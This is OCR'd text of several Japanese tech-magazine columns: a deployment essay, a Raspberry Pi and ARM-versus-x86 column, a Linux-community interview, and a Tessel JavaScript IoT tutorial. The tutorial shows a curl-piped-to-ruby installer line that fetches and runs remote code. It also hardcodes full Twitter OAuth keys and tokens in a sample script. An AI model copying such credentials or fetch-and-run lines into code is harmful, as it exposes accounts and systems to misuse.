ユーザが利用可能な状態になるという意味では、インストールとデプロイは似ていますね。インストールのほうが使うユーザ側の準備なのに対し、デプロイのほうは提供する側の準備になります。また、新しいものを提供するという意味ではリリースとデプロイも似ています。デプロイのほうが、リリースよりも具体的なニュアンスが強くなります。

デプロイの結果は多数のユーザに影響を与えますから、Webサービスでデプロイは重要です。デプロイに失敗するとそのWebサービスからユーザが離れてしまう危険性もあります。現代のWebサービスは継続的な進化が求められますから、繰り返して安定したデプロイを行えるようにすることは重要です。また、不具合対策を考えれば、デプロイを迅速に行えることも大切です。修正が困難な不具合が発生した場合には、いったんデプロイしたものをもとに戻す(ロールバックする)こともあるでしょう。


このように、Webサービスの世界ではデプロイはとても重要ですので、デプロイのための各種ツールや手法が開発されています。以前、本連載で紹介したイミュータブル・インフラストラクチャや仮想環境は、効率的なデプロイを行うためのしくみと言えます。

Webサービスではたくさんの構成要素を扱いますから、全体を高い視点から見渡して制御するためのオーケストレーションツールも最近よく話題になります。


開発と運用の狭間で

デプロイは、開発と運用の狭間にあるとも言えます。

▼図1　配備する(デプロイ)



▼図2　開発環境から本番環境へデプロイする



開発環境で開発中のWebサービスでは、新機能を実装したり、不具合の対策を行ったりします。ユーザに使ってもらう前にアイディアを試したり、うまくいくかどうか定かではない実験をしたりすることもあるでしょう。それに対して、本番環境で運用中のWebサービスでは、ユーザに悪影響を与えないように安定した提供が必要になります。

デプロイは、このように目的が異なる環境の接点に位置する作業なのです。

最近よく言われるDevOpsは、ユーザに良いサービスを提供するために開発(Dev)と運用(Ops)が協力して、共通のゴールへ向かう方法を探るためのキーワードです。

日常生活とデプロイ

さて、Webサービスの開発・運用から離れた日常生活でも、デプロイに相当することがあります。**仕事をする人には必ず「自分が作った成果物を誰かに提出する」作業がある**からです。メールを書く場合でも、プレゼンテーション資料を作る場合でも、見積書を作る場合でも、連載の原稿を書く場合でも「成果物を提出する」作業は必ずあります。

自分が成果物を作成しているのは、いわば開発を行っていると言えます。そしてその成果物を提出するのは、デプロイに相当する作業と言えるでしょう。

ということは、成果物の提出ではデプロイのときと同じような注意が必要になるわけです。

- 開発途中(作成途中)の成果物が、無秩序に相手に渡ってしまうことはないか
- 成果物を相手に渡す手順は明確になっているか。人為的な誤りが起きることはないか
- 成果物に誤りがあったときに、相手に渡しなおす手順は明確になっているか。また、以前の版に戻す方法(ロールバックの方法)はあるか
- 成果物を頻繁に渡すときに、毎回似た作業で無駄な時間を使っていないか。相手に無駄な時間を使わせていないか。自動的に渡す方法はあるか
- 成果物が複雑なとき、Webサービスのオーケストレーションツールのように、高い視点から全体の整合性を確認したり制御したりする方法はあるか

自分が行っている成果物の提出を「デプロイ」だと考えると、以上のような問いかけがいくつも生まれ、作業効率を改善させるアイディアも生まれそうです。

私のデプロイ

私は本を書くのが仕事ですから、書いた原稿を編集者に送るのはデプロイの一種でしょう。まあ、厳密に言えば、編集部と協力して1冊の本を作るまでが開発なのかもしれませんけれど。


人為的なミスを防ぐために、原稿や図版のファイルをまとめてzipで固め、Dropboxを使って編集部に送る部分は自動化されています。

GitHubのような環境を使って原稿ファイルをやりとりしたほうがいいのかもしれませんが、現在はそうなっていません。あとから修正が入った場合には差分だけを提出しています。ここでは確かに誤りが入る余地がありますけれど、著者である私だけの都合で動くわけにもいきません。編集者との協力が必要になります。

Webサービスで開発と運用が協力してこそ効果的なデプロイが可能であるように、日常の仕事においても、成果物を作る側と受け取る側との間で協力が重要になると言えるでしょう。

◆ ◆ ◆

あなたの周りを見回して、成果物を作る状況を考えてみてください。成果物を「作る」部分ではなく、デプロイ、すなわち成果物を「渡す」部分にフォーカスを当てたとき、どんな改善が可能でしょうか。とくに「渡す」作業が頻繁にあるなら、効率化できないでしょうか。ぜひ、考えてみてください。SD



耽溺せよ電子工作 おとなラズパイリレー

第2回 「工作恐怖症のためのRaspberry Pi入門（後編）」

小飼 弾

おとなラズパイリレーは、Raspberry Piを文字どおり「リレー」し、ちょい悪ITオヤジが電子工作をするという企画です。前編で構想を練り、後編で実装します。1年を通してどんなデバイスが出来上がるのか？……前号に引き続き、小飼弾さん、Raspberry Pi B+をさわりながらちょっと悩んだようです……

Writer 小飼 弾（こがい だん） twitter @dankogai

SoC（System on Chip）の泣き所

前回筆者はこう書きました。

「ボトルネックはCPUではなくストレージにあることが見えてきます。SDカードというのはバルク転送は速くても、ランダムアクセスが遅い……ここを何とかすれば速くなりそうです。次回、それを検証してみることにします」

その結果なのですが……

「何の成果も得られませんでしたぁ！」

と答えるしかありません。Sandisk Extremeという本来USB 3.0用の、Raspberry Piと同じぐらい値が張る高速USBメモリを使っても、NFS経由でリモートディスクを使っても、Perl 5.20.1のコンパイルは1時間30分から2時間はかかってしまう……。

MicroSDカードよりも高速なUSBストレージを使うと、確かにディスクI/Oは向上します。向上するのですが、USB 2.0の仕様上の最高速度、480Mbpsの半分以下しか出ないのです。

lsusb -tでUSBHUBの様子を調べてみると、何も接続していない状態で**図1**のように出ます。

処理をひっぱる原因はどこだ？

このsmsc95xxというのは、USBポートの隣に配置された、100Base-TX Ethernet。通常のPCであればPCI Expressなど別のバスに乗っているEthernetとUSBの帯域幅を分かち合わねばならないのですから遅くなるのも無理もありません。

Netbookはおろか、初期のUltrabookにも厳しいフルHDの動画再生ができることを考えると、Raspberry PiのUSBの遅さがよけい気になります。このPCの常識からすれば不可解なアンバランスさは何に起因するのでしょう。

Raspberry Piの SoC（System on Chip）、Broadcom BCM2835[注1]に違いありません。同SoCのWebページのタイトルは“High Definition 1080p Embedded Multimedia Applications Processor”。同SoCの本来の目的は動画処理であって、汎用CPUとしての効用はほとんど触れていま

▼**図1** lsusb -tの実行結果

```
/:  Bus 01.Port 1: Dev 1, Class=root_hub, Driver=dwc_otg/1p, 480M
    |__ Port 1: Dev 2, If 0, Class=hub, Driver=hub/5p, 480M
        |__ Port 1: Dev 3, If 0, Class=vend., Driver=smsc95xx, 480M
```

注1）http://ja.broadcom.com/products/BCM2835

せん。Raspberry Piのような用途はBroadcomの視点では「目的外使用」といっても過言ではないかもしれません。ちなみにRaspberry Piに搭載されているHDMI 1.4の帯域幅は、8.16Gbps。10Gbit EthernetやUSB 3.0と遜色ありません。

ディスプレイ以外は何も接続されず、GPUのDRAMの中身をぶちまけるだけのHDMIと、キーボードからストレージまで、HUB経由で速度が6桁以上異なるデバイスを接続せねばならないUSBと同列に比較するのは無茶ではありますが、この専用と汎用の差というのは衝撃的です。

小は大を兼ねるか？

Raspberry Piの元来の用途である「教育用の安価なコンピュータ」のためのSoCとしてみると、BCM2835の画像処理能力はあまりに高く、一方で汎用演算能力はあまりに低い。にもかかわらず、Raspberry Pi Foundationは、なぜ同SoCを選んだのでしょうか？

――35ドルという価格を実現するには、そうするしかなかったということなのでしょう。

本記事を執筆中に、IntelがEdisonの発売を開始しました。**写真1**はとある勉強会で撮影したものですが、デュアルコアAtom、メモリ1GB、5Gb Wi-FiとBluetoothにも対応したEdisonは、PCの常識になれた中年からみるとずっとバランスがとれた製品に見えます。

しかしその価格は50ドル。しかも単体では利用できずブレークアウト・ボードが必要で、それまで含めた価格は実質Raspberry Piの倍。

そのうえ画像出力がないので、Raspberry Piのように「パソコン」として利用するには無理があります。冷静に考えて、Raspberry Piのような売れ方はしないでしょう。

CPUの歴史を振り返る


組込み用CPUとして登場して、汎用CPU化に至ったARM。汎用CPUとして登場し、組込みCPUを目指すx86。どちらに分があるでしょうか？　その答えは、x86の歴史の中にあるように思います。念のため、x86の沿革を振り返ってみましょう（**表1**）。

x86の歴史、とくに80386以降の歴史は、パソコンという小がワークステーションという大を駆逐してきた歴史でもあります。MIPSを蹴散

▼表1　x86シリーズのCPUの沿革

西暦	イベント
1978	16bitプロセッサ、8086誕生
1982	IBM PC誕生
1985	32bitプロセッサ、80386登場
1991	Linuxリリース
1993	Windows NT 3.1リリース
2001	x86非互換の64bitプロセッサ、Itanium登場
2003	x86互換の64bitプロセッサ、Opteron登場（AMD64/x86-64）
2004	Intel、AMD64をEM64Tとして自社x86アーキテクチャに導入。後にIntel 64に改名
2005	Apple、MacのCPUをPowerPCからx86に切り替え

▼写真1　Intel Edison（http://www.intel.co.jp/content/www/jp/ja/do-it-yourself/edison.html）




らし、DEC Alphaを蹴散らし、Sparcを蹴散らし、PowerPCを蹴散らし、Intel自身が後継に開発したItaniumさえ蹴散らされて、商売敵（かたき）であるAMDのx86-64を導入するという屈辱的な結末で勝負がつきました。

なぜ、そうなったのでしょう。秘密は数にあります。PC市場とワークステーション市場の大きさは、2桁違います。ワークステーション用のCPUが1つ売れる間に、PC用のCPUは100個売れるのです。その一方、チップを作る工場、ファブの規模は年々大きくなり、今では1つのファブを作るのに数千億円かかると言われています。これは原子力発電所1つに相当する大規模なもので、このファブを埋めるだけの需要がなければチップ屋さんの商売は上がってしまいます。ワークステーション用のCPUだけではとてもファブは埋まりません。2004年にレノボにPC事業を売却してPCからは手を引いたIBMが、その10年後の今年2014年、ついに半導体事業をGLOBALFOUNDRIESに売却してチップ製造からも手を引いたのは記憶に新しいところです。

このファブの大規模化を受けて、今世紀に入ってからCPUの世界では設計と製造の分離が進みました。かつてCPUというのは設計した会社が製造まで行っていましたが、今ではファウンドリーに委託するのが当たり前。前述のGLOBALFOUNDRIESはAMDのファブを分社化したものですし、気が付けば設計も製造も行う会社はIntelを残すだけとなっています。

▼写真2　Arm vs. Intel



影の帝王「ARM」

それでは、ARMプロセッサはどうでしょう。実は数の上でもx86を圧倒しています。x86プロセッサが10億個目を売るのに25年かかったのに対し、ARMプロセッサは2013年の1年間だけで80億個[注2]も売れています。桁が1つ違うのです。なのにx86ほど目立たないのは、まさに組込みだったから。たとえばSSDのコントローラも、ARMが主流だったりします。

CPU界の「影の帝王」だったARMが表舞台に登場するようになったのは、なんといってもiPhoneに採用されたことが大きいでしょう。iPhoneの売りは、「デスクトップクラスのアプリケーションをケータイに」。そのために、Appleは組込み用のOSを転用するのではなく、デスクトップ用のOS Xを移植しました。

実はiPhone用のCPUのオファーは、Intelにも出されていました。しかし当時のCEO、Otelliniはこれを蹴ってしまった[注3]のです。

それでもまだARMが64bit化しかなかったうちであれば、Intelにも逆転のチャンスがありえ

注2）http://techon.nikkeibp.co.jp/article/EVENT/20131204/320420/
注3）http://www.theatlantic.com/technology/archive/2013/05/paul-otellinis-intel-can-the-company-that-built-the-future-survive-it/275825/

たかもしれません。IntelのCPU製造技術は、今なお他社より一世代先行していますし、筆者自身その可能性を「arMacよりあり得るシナリオ[注4]」としてブログに書いています。

しかしこの記事の1年後、Appleは64bit ARMプロセッサ、A7を搭載した初のスマートフォン、iPhone 5sを発表します。その1年後、同社は後継プロセッサA8搭載のiPhone 6/6 plusの発表の席で、Apple Watchを発表しました。Apple Watchに搭載されているSoCは「S1」という名前以外は明らかになっていませんが、ARMであることは確実視されています（**写真2**）。

こうなると、むしろMacのARM64化のほうが信憑性が高まってきます。対抗するAndroid陣営は、iOSから遅れること1年、ARM64を搭載したNexus 6の販売を開始します（**写真3**）。

その一方で、ノートパソコンのフォームファクターを持つChromebookでは、先行してx86版と同時にARM版もリリースしています（**写真4**）。

16bitからはじまったx86の地位は、32bitの80386が登場したときに確固たるものとなりました。32bitのARMの64bit化は、まだ始まったばかり。Intelの逆転はあり得るのでしょうか？

Edisonを見る限り、まだ十分わかっているとは感じられないのですが……。

「真の全裸」のコンピュータを！

それでは来るべき“Raspberry Pi 64”はどのような製品であるべきでしょうか？　おそらく「次回作」は、BCM2835のようにモバイルデバイス用のSoCの「おこぼれ」を援用せざるを得ないと思います。しかしARMが今の地位を確立したのは、それぞれの設計者が必要な機能を組み合わせてファウンドリーに製造委託したから。「真の教育用コンピュータ」であれば、チップもまた「書き下ろされる」べきでしょう。

さらにその先は？　今は必要な製造ロットが大きすぎるCPUも、いずれは設計図をファブに送るだけで製造できるようになるのかもしれません。どころか3Dプリンタのようなチッププリンタが登場して、自分で設計したチップを手元で「刷る」ことができる可能性だって否定はできません。それが不可能でないことは、我々の肉体が証明しています。60兆――よりはだいぶ減って最近の研究では37兆――の細胞からなる我々の肉体は、直径0.1mmの受精卵で、それが育つのは巨大なファブではなく、おなかにすっぽり入る子宮なのですから。


自ら設計したSoCで動くコンピュータで、次のSoCを設計製造する。

そんな日が、いつかは来るのでしょうか……

I'm looking forward to desiging one!

▼写真3　Nexus 6（ARM64搭載）

▼写真4　Chromebook



注4）http://blog.livedoor.jp/dankogai/archives/51837044.html

軽酔対談

かまぷの部屋

第5献 ゲスト：平 初、愛美ご夫妻

㈲ユニバーサル・シェル・プログラミング研究所
鎌田 広子（かまた ひろこ）
Twitter：@kamapu

平 初（たいらはじめ）、愛美（まなみ）

初氏はRed Hat勤務。2011年、夫妻と仲間でLinux女子部を立ち上げ、勉強会を企画し成功。同年、電撃結婚、第一子にも恵まれる。夫妻は女子部の勉強会やカーネル読書会などをサポートし、日本のLinuxコミュニティ活動をリードしている。
Twitter：@htaira（初）、@mana_cat（愛美）

（鎌田）今回はLinux夫妻として有名な、Red Hat勤務の平初さんと、Linux女子部を主催している平愛美さんをお迎えしました。まずは自己紹介と、この業界に入ったいきさつなどを教えてください。

（初）僕は北海道の滝川市出身なんですが、地元にこれといった夢のある仕事がなく、働くとしても札幌まで出なければなりませんでした。就職の選択肢としては、公務員になるか大企業の札幌支店に就職するかといった感じです。農家のような第一次産業の仕事はありましたが、代々続いていて長男が継ぐ場合がほとんどです。高校時代に、進路指導室にほとんど誰も使っていないインターネット用のパソコンがあったので、それを興味本位で触ったのがこの業界に入るきっかけでしょうか。当時、映像処理のソフトウェアを作って公開していました。そうすると画像処理の開発案件の仕事が舞い込んできました。それが初めての仕事で、稼いだお金でCOMPAQの1,000ドルPCを買いました。そして今ではRed HatというLinuxの会社でソリューションアーキテクトをしています。

買い与えられたパソコンではないんですね。愛美さんも学生のときにパソコンには慣れ親しんでいたんでしょうか？

（愛美）私は熊本出身で、一番初めに触ったパソコンはたしか中学校のコンピュータルームにあったものでした。当時はピアノを習っていたのですが、そのパソコンでPC MUSICをしたのがこの道に入るきっかけでしょうか。親は高校を出たらすぐ就職することを望んでいたのですが、大卒でないと就職先がないという氷河期で、進学の条件が「理系であること」と「家から近い」ということでした。そして努力の甲斐があって、工科系の大学に進学できました。当時、TwitterやFacebookがなかったので、ブログを公開する場所がなかったんです。そしてパソコンを持ってない女友達に、携帯でブログが見られるアプリを作ったのが本格的にプログラミングを始めたきっかけです。大学卒業後は地元に就職先がなくて東京に出てきました。東京に出ても転職の悩みがあって、いろいろ話を聞いてもらったのが隣にいる旦那です。

なれそめは転職相談なんですね。先に真面目なことをうかがいたいのですが、これからどんなエンジニアが社会に求められていくでしょうか。

会社に属することを意識しないほうがいいですね。組織の部品になるのではなくて、「この人がいるから」と言われる人になったほうがいいです。この業界は変化が激しいですからね。日本は長く生きる会社は多いですが、外資系企業の場合、普通にレイオフなどがあります。そもそも雇ってくれる会社が完璧だと思ってはいけないです。依存心を捨てて、自分の強みを見つけて自立する。どの企業で働くとしても、「この人ならでは」のパーソナリティがあるといいですね。

私は今は事情があってフルタイムの仕事はしていないのですが、ライターのお仕事やコミュニティ活動で社会と接しています。出産したあとでも続けていくためには、周りの




理解を得ないといけないですね。

ITエンジニアのパーソナリティとして必要だと思われていることを、もう少し具体的に教えてください。

ITエンジニアといっても各個人にオールマイティを求めているわけではありません。たとえばスキルとしては、プログラミングだったり、サーバ寄りの知識だったりいろいろあります。会社だって業種によっていろいろあります。たとえば、コンピュータ業界だとしてもCPUの会社もあれば、メモリ関連の会社だったりと、セグメントがあるじゃないですか。そのセグメントで活きるスキルというのもありだと思います。最近のトレンドでは、ルールエンジンで何かをトリガーさせるといったケースが多くなると思います。

ルールエンジンの「ルール」って何でしょうか？

ビジネスの定石みたいなものですね。定石って囲碁や将棋で使われる言葉ですが、最適解をコンピュータでたたき出すんです。人間の頭で考えていたところをコンピュータに置き換える。今後、その分野を手助けするエンジニアの需要が増えていくでしょうし、仕事としても楽しいと思います。ただ、その技術が普及すれば、人間の脳で考えることが少なくなるので、職人が泣くことになるかもしれません。そう考えるとエンジニアも職人ですから、その未来は成果とは矛盾するのかもしれません。怖いですね。

怖いですか……。でも人間らしさをより大事にしたり、次世代のエネルギーを開発したりといった、ほかの仕事もあるのではないですか。そもそもそのルールは誰が決めるのですか。

会社のビジネスオペレーションの部署ですかね。そういった部署があればの話ですが。この技術を使う会社と使わない会社では生産性の面で数万倍ぐらいの差が出てくるのではないでしょうか。高度な知識を持つ専門家が手作業でやっていたことなどをコンピュータがする。コンピュータの究極系って、おそらくこの方向に行くのではないかと思います。もちろんこれは一例です。IT業界のトレンドを追うためには、情報感度の高い人と接しているといいと思います。知り合いの6人を経由すると世界中の人と知り合いになれるという「六次の隔たり」という話はご存知ですか？　それにしても、やはり情報通な感度のいい人と知り合っておいたほうがいいですよ。

感度のいい人っていうと、Linux女子部とか勉強会のネタを考え付く愛美さんを真っ先に思い浮かべます。ところで愛美さんは、尊敬する人や大事にしている人はいますか？

旦那ですかね。先日は誕生日にChromebookをプレゼントしたんです。すごく喜んでもらえて……。

僕も大事にしているのは妻です。Amazonの請求書が多いと思ったらそういうのも含まれているんだね……。がんばって稼がないと！

転職の相談がお付き合いのきっかけとのことですが、どちらがどちらをどうやって口説いたんですか？

初めは純粋に転職相談に乗ってて……。えーっと。

相談に乗ってもらったときに「いろいろありがとうございます、“声が”好きです」と言ったんです。そのとき旦那が「僕たちつきあっちゃう？」って言ってくれたんです。そんなつもりはなかったんですけど、思わぬスピード展開でした。今考えてみると優しいところに惹かれてたのかもしれませんね。ちょうどそのとき疲れていて、自分のお肌はボロボロだったので。旦那の肌は白くて艶がよくてうらやましいとは思っていました（笑）。

結婚決めるまで1ヵ月ぐらいしかなかったんですけど、気づいたらもう3年で、うまくやっていますよ。

ご馳走様です（笑）。今日は楽しいお話ありがとうございました。SD




秋葉原発!

第50回

はんだづけカフェなう

TesselとJavaScriptでIoTしよう

text：坪井 義浩　TSUBOI Yoshihiro　ytsuboi@gmail.com　@ytsuboi
協力：㈱スイッチサイエンス　http://www.switch-science.com/


Tesselとは

今回は、JavaScriptで開発ができ、Wi-Fiで手軽にインターネットに接続できるマイコンボード、Tessel（テッセル）[注1]を使ってみたいと思います（写真1）。Tesselは、NXPのLPC1830という、ARM Cortex-M3マイコンを搭載しています。このマイコンには、RAMやFlashメモリを外付けできるという特徴があります。この機能を利用して、TesselにはRAMとFlashメモリがそれぞれ32MB搭載されています。この、マイコンとしては大きめな容量を使って、JavaScriptでの開発を可能にしています。

Tesselは、Technical Machineというスタートアップ企業の製品です。Dragon Innovation[注2]というクラウドファンディングもしているコンサルの支援を受けて設立されました。3DプリンタのMakerBotや、スマートウォッチのPebbleなどもDragon Innovationの顧客です。

注1）http://tessel.io
注2）http://www.dragoninnovation.com

▼写真1　Tessel



開発環境

Tesselは、JavaScriptをLuaにコンパイルして本体に転送しています。JavaScriptをLuaにコンパイルするのは、Colonyというツールで行われています。このColonyは、Technical Machineの共同創立者であるTim Ryanによって開発されたものです。

Luaもスクリプト言語なのですが、移植が容易で比較的高速で軽量であることから、マイコンなどへの組み込み用途に使われています。LuaにもLuaJITというJITコンパイラが存在し、Timさんは、LuaJITでCortex-MのThumb-2命令セットにコンパイルできるようにしたようです。近いうちに、ColonyがLuaJITを使うようになり、実行効率が上がる日が訪れるかもしれません。

ところで、Tesselの説明を読むと、「Node.jsのパッケージであるNPMとの互換がある」という表記があります。なぜ、このような回りくどい表現をしているのかを見てみると、TesselではNode.jsのAPIを再実装し、Luaにバインディングしている様子です。現状ではNode.jsと完全互換という状態には及ばず、主だったライブラリに対応しているという状況です。こちらも、今後、より高い互換性を目指す方針のようです。

Wi-Fi

TesselにはWi-Fiが搭載されているのも特徴です。CC3000という工事設計認証（いわゆる技適）を得たWi-Fiモジュールが搭載されてい

ます。この認証は、モジュールだけでなくアンテナも含めたものですので、メーカーが認証を受けたときに用いたアンテナを使用しなければなりません。CC3000が工事設計認証を得るときに使ったアンテナは、メーカーであるTIのWebサイト[注3]に記されています。Tesselに搭載されているアンテナは2450AT43A100という型番のもので、これは先ほどのリストに含まれていません。リストアップされており、既存のアンテナとの取り替えが可能なサイズのAT8010-E2R9HAAを入手し、Tesselのアンテナと交換しました。これで、工事設計認証を得ているTesselとなりました。

モジュール

Tesselのもう1つの特徴が、基板の側面にある4つのモジュールポートです。Tesselには現在14種類のモジュールが存在し、このモジュールを挿すだけでTesselに簡単にデバイスを追加できます。モジュールには、加速度センサや温度(**写真2**)、明るさ、カメラといったセンサだけでなく、サーボやリレーといったモノのコントロールができるデバイス、Bluetooth Low EnergyやGPRS[注4]といった通信デバイスなど、多くの用途をカバーできそうなものがそろっています。

使ってみる

では、試しにTesselを使ってみましょう。筆者は普段Mac OS Xを使っていますので、ここではそれを使っていますが、TesselはWindowsでもLinuxでも使うことができます。

Tesselを操作するには、Node.jsを使って開発されている“tessel”というコマンドを使います。ここでは、OS Xのパッケージ管理システムであるHomebrewをインストールし、HomebrewでNode.jsをインストールします(**図1**)。

Node.jsにはnpmと呼ばれるNode.jsのパッケージ管理システムが含まれていますので、これを使ってTesselの実行環境をインストールします。

```
$ npm install -g tessel
```

これで、Tesselの開発環境がそろいます。すでにNode.jsを使っている方は、npm installを実行するだけです。開発環境ができたら、Tessel本体のファームウェアをアップデートしましょう。


```
$ tessel update
```

たったこれだけのコマンドで、ファームウェアを最新版に更新できます。次に、プログラムを実行するディレクトリの作成と、npmの初期化を行います。

```
$ mkdir tessel-code
$ cd tessel-code
$ npm init
```

npm initを実行すると、オプションについて聞かれます。Enterを押してデフォルトを選択

▼写真2　温湿度モジュール



注3)　http://processors.wiki.ti.com/index.php/CC3000_Product_Certification#TELEC_Certification

注4)　GPRSは日本では採用されていない携帯電話方式ですので、国内では使用できません。

▼図1　HomebrewでNode.jsをインストールする

```
$ ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
$ brew install node
```

しても問題はありませんでした。LEDを点滅させるのは、ハードウェアでのHello Worldです。

blinky.jsなどの適当な名前でリスト1のようなコードを書き、ターミナルで、

```
$ tessel run blinky.js
```

とコマンドを実行すると、コードがTesselのRAMに転送され、100ミリ秒ごとにTesselについているLEDが点滅します。ちなみに、tessel pushとコマンドを実行すると、コードはTesselのFlashに保存され、電源を切ってもTesselにコードが残ります。

Wi-Fiしてみる

TesselのWi-Fiモジュールを制御するためには、“tessel wifi”コマンドを使います。

▼リスト1　LEDを点滅させるプログラム（blinky.js）

```
var tessel = require('tessel');
var led1 = tessel.led[0].output(1);
var led2 = tessel.led[1].output(0);

setInterval(function () {
    console.log("Press CTRL + C to stop");
    led1.toggle();
    led2.toggle();
}, 100);
```

▼リスト2　tweet.js

```
var twitter = require('twitter');
var util = require('util')

var twitterHandle = '@technicalhumans';
var status = 'Hello ' + twitterHandle + '. This is your #Tessel speaking.';

var twit = new twitter({
  consumer_key: 'O7oc0pvsZn4xjgcuHuYdX4FaC',
  consumer_secret: 'iJYuHFz2sD46Nvk3mcwzX8uih14aEAMgVWdWoR59nx8v6Zl7ZX',
  access_token_key: '2529232909-luARGU89K4CKFMvfzBjCgG6ubefzDkdDWkSB85i',
  access_token_secret: 'GXQfuzvGdjLEs3t1HEYfhQ9x9bdBcSBVXjBkbRgwYl0E0'
});

twit.updateStatus(status, function(data) {
  if (data.name === 'Error') {
    console.log('error!', data.message);
  }
  else {
    console.log('tweet successful!');
  }
});
```

```
$ tessel wifi -l
```

実行すると、Tesselから見えるWi-Fiネットワークの SSIDの一覧が表示されます。ネットワークに接続するには、次のコマンドを実行します。

```
$ tessel wifi -n <your_network_ssid> -p <your_network_pw> -s <wpa2|wep>
```

TwitterのOAuthをマイコンで実行するのは骨の折れる作業ですが、Node.jsのライブラリを使うことのできるTesselなら楽にtweetをさせることができます。

```
$ mkdir tessel-tweet
$ cd tessel-tweet
$ npm install twitter
```

フォルダを作り、twitterライブラリをインストールしたら、リスト2のようなコードを書いて保存します。

```
tessel run tweet.js
```

のようにコマンドを実行すると、少し時間はかかりますが、OAuthのキーの持ち主である@TesselTweet[注5]がtweetします。

とても短いコードでtweetでき、ライブラリもコマンド1つでインストールできてしまうのが感動的です。statusのテキストをUTF-8で記載すれば、日本語でtweetさせることもできます（図2）。

IoTしてみる

最後に、TesselからIoT向けのクラウドストレージである、Keen IO[注6]にデータをポストしてみます。前回紹介したXivelyは無償のアカウント登録の受付に時間がかかるようですが、Keen IOはすぐに作ることができました。Keen IOにアクセスするnpmのライブラリがありますので、簡単に接続できます。

